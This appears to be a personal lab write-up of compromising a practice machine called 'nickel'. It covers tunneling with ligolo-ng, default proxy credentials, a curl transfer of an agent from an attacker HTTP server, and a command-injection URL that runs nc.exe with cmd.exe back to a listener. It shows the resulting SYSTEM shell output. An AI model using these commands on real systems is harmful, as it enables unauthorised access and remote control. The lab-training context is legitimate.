
link to documentation

https://docs.ligolo.ng/webui/

Starting ligolo

```
sudo ./proxy -selfcert
#might need to answer yes to some prompts

login using the default login above
set the api to what it specifies in the command output when you start the serv
er

click the link to go to the webpage
authenticate as follows
username:ligolo
password:password
api: http://127.0.0.1:8080
```

Using the web interface to add a network interface to the machine




move the agent.exe file onto the target machine

```
#on kali

python3 -m http.server

#on target
curl httP://<kali ip>/agent.ext -O agent.exe
```


run agent to connect back to our proxy

```
.\agent.exe -ignore-cert -connect 192.168.45.156:11601
```

If i Click on the agents tab now I can confirm that there was a connection back to my proxy server




I can then click on setup tunneling and apparently can add a network interface from there or setup auto routing if there was an internal network that I needed to access from this machine, but instead I am just port forwarding so its fine.



it says tunneling, but I thought that meant the process was occuring. Checking the status in the ligolo cmd line ensures that the tunnel is active.

```
[Agent : NICKEL\ariah@nickel] » tunnel_list
Active sessions and tunnels
| # | AGENT                                          | INTERFACE | STATUS |
| 1 | NICKEL\ariah@nickel - 192.168.249.99:50315 - 00505686c6c2 | ligolo2 | Online |
[Agent : NICKEL\ariah@nickel] »
```

Connecting to the nickel temporary end point as outlined in the pdf file and using the parameter to input commands like it suggest works



at this point I need to get a shell onto the system

We have the ssh user so I plan on using that access to put nc somewhere onto the machine and form a connection back to a listener

start a listener

```
rlwrap nc -lvnp 4444
```


I moved it over to ariahs home directory and then ran nc to form a connection using the following payload


```
http://nickel/?c:\users\ariah\nc.exe%20192.168.45.156%204444%20-e%20cmd.exe
```

```
┌──(kali㉿kali)-[~/pg/nickel]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.156] from (UNKNOWN) [192.168.249.99] 50361
Microsoft Windows [Version 10.0.18362.1016]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig | findstr /i ipv4
ipconfig | findstr /i ipv4
   IPv4 Address. . . . . : 192.168.249.99

C:\Windows\system32>
```

VERY funnily, going back through this report early in my enumeration I was able to access the port 80 page without the tunnel despite it not showing up in my nmap scan.

I confirmed that I was able to go to the command injection page without the tunnel running





Still a fun excuse to play around with the new ligolo update though so I'm glad I did it.